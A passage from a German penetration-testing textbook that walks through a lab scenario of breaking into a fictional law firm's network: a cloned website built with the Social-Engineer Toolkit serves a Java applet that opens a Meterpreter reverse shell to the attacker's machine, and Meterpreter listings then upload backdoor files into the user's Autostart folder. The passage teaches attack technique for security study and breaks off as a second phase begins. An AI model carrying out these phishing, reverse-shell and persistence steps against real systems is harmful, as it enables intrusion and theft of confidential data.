Abschnitten deutlich gemacht. In unserem Beispiel war die Windows-Firewall ständig eingeschaltet. Die Datei `Backdoor.exe` wurde mit dem Online-Virenscanner von Trend Micro geprüft, der bereits in Abschnitt 5.9 zur Anwendung kam.

Da das eingesetzte Virenschutzprogramm auf Signaturbasis arbeitet, konnte es offensichtlich die Backdoor nicht erkennen. Hier würde sicherlich ein Produkt, das proaktive Technologien einsetzt, die automatisch das Verhalten von Applikationen sowie die Netzwerkkommunikation analysieren, weiterhelfen und eine Bedrohung feststellen.

Im Beispiel haben wir gesehen, dass das Zielsystem sich mit dem Angriffssystem auf Port 4444 verbindet. Dies könnte durch Einsatz einer Firewall entsprechend verhindert werden.

5.15 In lokale Netzwerke über das Internet eindringen

In diesem Abschnitt werden wir nochmals das bereits vorgestellte Social-Engineer Toolkit nutzen und die grafische Oberfläche *Armitage* einsetzen. Die verwendeten Angriffsmethoden und Werkzeuge wurden teilweise in den vorherigen Szenarien behandelt bzw. erläutert. Um diesen Abschnitt verstehen zu können, sollten die Abschnitte 5.9 und 5.11 durchgearbeitet worden sein.

5.15.1 Das Szenario

Dieses Szenario könnte sich so oder abgewandelt irgendwo in Deutschland ereignet haben. Firmen und Namen sind frei erfunden.

Die Anwaltskanzlei Müller&Junghans hat schon seit längerer Zeit nach einer Möglichkeit gesucht, sich zu vergrößern, und will daher zwei weitere Rechtsanwälte einstellen. In diesem Zusammenhang ist geplant, das bestehende Netzwerk in der Kanzlei zu modernisieren und durch eine Firewall zu ergänzen. Die bisher auf einzelnen PCs gespeicherten Dateien sollen nun zentral auf einem Server abgelegt werden, auf dem regelmäßig eine Datensicherung gefahren wird.

Die Kanzlei beauftragt eine kleine Firma vor Ort (Bluenet GmbH) mit der Beschaffung der benötigten Hard- und Software und der Installation aller Komponenten in den Büros der Mitarbeiter. Folgende Punkte werden festgelegt:

- Bereitstellung und Installation von 4 PCs und einem Dateiserver
- Installation von aktuellen Versionen des Betriebssystems Windows XP und einem Virenschutzprogramm
- Installation einer Firewall zur Absicherung der Kanzlei vor dem Internet
- Gewährleistung des regelmäßigen Updatemanagements aller installierten Komponenten
- Regelmäßiges Backup des Dateiservers und Lagerung der Dateien in einer sicheren Umgebung

Nach kurzer Zeit erscheint ein Mitarbeiter der Firma Bluenet GmbH und liefert die bereits vorinstallierten PCs und den Server aus. In den nächsten Tagen beschäftigt er sich mit der Installation der Firewall. Dies gestaltet sich relativ einfach, da der gesamte Netzwerkverkehr aus dem Internet geblockt werden soll. Es müssen nur einige Regeln eingepflegt werden, die den Anwälten die Nutzung des Internets (http und https) erlauben und den Zugriff auf den Mailserver (imap, smtp) eines externen Providers ermöglichen. Die Arbeit ist in wenigen Tagen abgeschlossen und die Mitarbeiter zeigen sich sehr zufrieden mit dieser Lösung.

Nach einigen Wochen tauchen Unterlagen im Internet auf, die nur aus dieser Anwaltskanzlei stammen können. Da eine Fehlfunktion der Firewall vermutet wird, beauftragt die Kanzlei eine weitere Firma mit der Untersuchung. Das Untersuchungsergebnis zeigt, dass die Firewall ordnungsgemäß arbeitet, die installierte Software auf den PCs aktuell ist und die installierten Virenschutzprogramme über tagesaktuelle Signaturen verfügen. Der Dateiserver weist einige Schwachstellen auf, da einige Updates nicht installiert wurden. Die Firma Bluenet GmbH erklärt diesen Mangel mit der Unverträglichkeit der bereitzustellenden Patches mit anderer Software, die ebenfalls auf dem Dateiserver installiert ist. Da der Server aber über keine Verbindung in das Internet verfügt, wurde das Risiko als gering eingestuft.

Wie konnte es den Tätern gelingen, die begehrten Dokumente zu entwenden?

5.15.2 Den Angriff vorbereiten

Wer das Buch und insbesondere die vorherigen Szenarien aufmerksam durchgearbeitet hat, wird einige Ansatzpunkte für einen möglichen Angriff finden.

Es wird sicherlich schwer sein, die installierte Firewall direkt zu überwinden. Der Angreifer sieht eine mögliche Chance darin, Schadcode auf einem verfügbaren Weg in das Netzwerk einzuschleusen und durch die Nutzer ausführen zu lassen. Er vermutet, dass die Firewall so konfiguriert ist, dass diese den von innen (LAN) initiierten Netzverkehr per SSL (Port 443) zulässt. Er geht außerdem davon aus, dass aktuelle Virenschutzprogramme eingesetzt werden, die möglicherweise das einzuschleusende Schadprogramm erkennen.

Er entschließt sich, einen fingierten Webserver im Internet zu platzieren und diesen mit Schadcode zu versehen. Außerdem bereitet er eine E-Mail vor, die er an die Anwälte der Kanzlei Müller&Junghans adressiert und die sie animiert, auf einen entsprechenden Link zu klicken.

Der Angreifer entscheidet sich, eine bekannte Webseite zu »klonen«. In Abschnitt 5.11 wurde gezeigt, wie man diesen Angriff (Java Attack Vector) mittels SET nachbilden kann.

Um dieses Szenario in der Testumgebung nachstellen zu können, müssen wir mit einigen Hilfskonstruktionen leben. Abbildung 5–28 zeigt den Aufbau in unserem Testnetzwerk. Wir verwenden auch hier ausschließlich IP-Adressen aus einem

privaten Adressbereich. Der Angreifer wird durch eine Backtrack-VM simuliert. Die Client-PCs sind mit Windows XP ausgestattet, die mit aktueller Virenschutzsoftware versehen sind. Ein Windows Server 2003 wird als Dateiserver konfiguriert und als Firewall kommt die in Abschnitt 2.6.2 vorgestellte pfSense zum Einsatz.



Abb. 5–28 *Das Szenario im Testnetzwerk nachgestellt*

Für das »Klonen« der Webseite verwenden wir das Social-Engineer Toolkit (SET). Benutzen Sie auch hier die gleichen Einstellungen, die bereits in Abschnitt 5.11 eingesetzt wurden. Die einzelnen Schritte werden hier noch einmal in Kurzform dargestellt:

- Social-Engineering Attacks (1)
- Website Attack Vector (2)
- Java Applet Attack Method (1)
- Site Cloner (2) hier beliebige Webseite angeben http://klone.me
- ShellCodeExec Alphanum Shellcode (13)
- Port of the listener (443)
- Windows Meterpreter, Reverse TCP (1)

Alle notwendigen Komponenten werden nun konfiguriert, der Webservice gestartet und die Listener für die verschiedenen Betriebssysteme aktiviert.

Der Angreifer wartet nun, dass Nutzer innerhalb des anzugreifenden Netzwerkes die URL *http://192.168.111.229* aufrufen. Diese hat er vorher geschickt in einer E-Mail platziert. Auch hierzu könnte das SET unterstützend eingesetzt werden.



Abb. 5–29 *Der Klick auf »Ausführen« hat fatale Folgen.*

Wenn Nutzer im Zielnetzwerk den entsprechenden Hinweis (siehe Abb. 5–29) ignorieren und auf *Ausführen* klicken, sollte als Folge eine Meterpreter-Session in der Konsole des Angreifers geöffnet werden. Das installierte Virenschutzprogramm erkennt in der Regel diesen Angriff nicht.

Der Angreifer wird nun bestrebt sein, eine entsprechende Hintertür zu installieren. Diese soll es ermöglichen, auch nach Zusammenbruch der Verbindung oder Neustart des PC immer wieder Zugriff auf dieses System zu erlangen. Um dies in unserer Testumgebung nachvollziehen zu können, werden wir den in Abschnitt 5.9 bereits genutzten Exploit verwenden.

In unserem Beispiel hat der Nutzer Roeder (siehe Listing 5–78) auf den untergeschobenen Link geklickt. Der Angreifer kann nun mit dessen Rechten entsprechende Kommandos auf dem PC ausführen. Er wechselt sofort in das Verzeichnis des Nutzers *Roeder*.

```
msf  exploit(handler) >
[*] 192.168.111.220:53937 Request received for /INITM...
[*] 192.168.111.220:53937 Staging connection for target /INITM received...
[*] Patched transport at offset 486516...
[*] Patched URL at offset 486248...
[*] Patched Expiration Timeout at offset 641856...
[*] Patched Communication Timeout at offset 641860...
[*] Meterpreter session 1 opened (192.168.111.229:443 -> 192.168.111.220:53937) at
2012-02-04 11:50:58 +0100
sessions -i 1
```

```
[*] Starting interaction with 1...

meterpreter > getuid
Server username: ROEDERPC\Roeder

meterpreter > ls
Listing: C:\Dokumente und Einstellungen\Roeder\Desktop
=====================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2012-01-13 18:28:12 +0100  .
40777/rwxrwxrwx   0     dir   2012-02-02 20:30:36 +0100  ..

meterpreter > cd ..
meterpreter > ls

Listing: C:\Dokumente und Einstellungen\Roeder
=============================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  190     fil   2012-02-04 11:46:55 +0100  ntuser.ini
100666/rw-rw-rw-  786432  fil   2012-02-04 11:46:55 +0100  NTUSER.DAT
100666/rw-rw-rw-  1024    fil   2012-02-04 11:51:04 +0100  NTUSER.DAT.LOG
40555/r-xr-xr-x   0       dir   2012-02-02 20:31:16 +0100  Anwendungsdaten
```

Listing 5–78 *Befehle auf dem Zielsystem als Nutzer Roeder ausführen*

Im Folgenden werden drei Dateien mit dem `upload`-Befehl (siehe Listing 5–79) auf das Zielsystem übertragen.

- `pill.exe` nach `C:\Dokumente und Einstellungen\roeder`
- `pill.vbs` nach `C:\Dokumente und Einstellungen\roeder`
- `start.bat` nach `C:\Dokumente und Einstellungen\roeder\Startmenü\Programme\Autostart`

Wer sich an dieser Stelle fragt, was die Dateien im Einzelnen beinhalten, sollte nochmals das Szenario in Abschnitt 5.9 anschauen. Die Datei `pill.exe` wurde ursprünglich als `msf.exe` mit SET erstellt und dann umbenannt. Das VBS-Skript `pill.vbs` wurde analog zum Beispiel (`msf.vbs`) erstellt und enthält u.a. den alphanumerisch codierten Payload. Die Batch-Datei start.bat beinhaltet nur eine Zeile (`start pill.vbs`) und wird in das Autostart-Verzeichnis des Nutzers platziert. Somit wird die automatische Ausführung der Hintertür nach erneuter Anmeldung des Nutzers auf seinem PC ermöglicht. Auch hier ist Voraussetzung, dass die installierten Dateien vom installierten Virenschutzprogramm nicht als Schadcode erkannt werden. Nach erfolgreicher Übertragung der Hintertür wird der Client-PC mit dem Befehl `reboot` neu gestartet.

```
meterpreter > upload /pentest/exploits/set/pill.exe .
[*] uploading  : /pentest/exploits/set/pill.exe -> .
[*] uploaded   : /pentest/exploits/set/pill.exe -> .\pill.exe
meterpreter > upload /pentest/exploits/set/pill.vbs .
[*] uploading  : /pentest/exploits/set/pill.vbs -> .
[*] uploaded   : /pentest/exploits/set/pill.vbs -> .\pill.vbs
meterpreter > ls

Listing: C:\Dokumente und Einstellungen\Roeder
==============================================

<snip>

40555/r-xr-xr-x   0       dir   2012-02-02 19:47:51 +0100  Recent
40555/r-xr-xr-x   0       dir   2012-01-13 18:28:12 +0100  $U$Startmen-
0x53746172746d656efc
40777/rwxrwxrwx   0       dir   2012-02-02 19:47:45 +0100  IETldCache

<snip>

40777/rwxrwxrwx   0       dir   2012-01-13 18:28:12 +0100  Desktop
40777/rwxrwxrwx   0       dir   2012-02-04 11:50:50 +0100  Cookies
40777/rwxrwxrwx   0       dir   2012-01-13 18:31:15 +0100  Vorlagen
40777/rwxrwxrwx   0       dir   2012-02-02 19:47:41 +0100  ..
40777/rwxrwxrwx   0       dir   2012-02-04 11:55:42 +0100  .
40777/rwxrwxrwx   0       dir   2012-01-13 18:28:12 +0100  Lokale Einstellungen

meterpreter > cd $U$Startmen-0x53746172746d656efc
meterpreter > cd programme
meterpreter > cd autostart
meterpreter > upload start.bat .
[*] uploading  : start.bat -> .
[*] uploaded   : start.bat -> .\start.bat
meterpreter > reboot
Rebooting...
```

Listing 5–79 *Übertragen der Hintertür auf den PC in das Arbeitsverzeichnis des Nutzers Roeder*

Sicherlich werden die Angreifer geschicktere Methoden anwenden, um Hintertüren – möglicherweise auch automatisiert – zu installieren und entsprechend zu verschleiern. In diesem Beispiel soll nur die Vorgehensweise und Methode erläutert werden.

5.15.3 In das lokale Netzwerk eindringen

In dieser zweiten Phase werden wir vorrangig mit Armitage arbeiten. Der PC des Rechtsanwaltes Roeder sollte nun so präpariert sein, dass bei jeder Anmeldung eine Meterpreter-Session zum PC des Angreifers geöffnet wird. Um die Daten ent-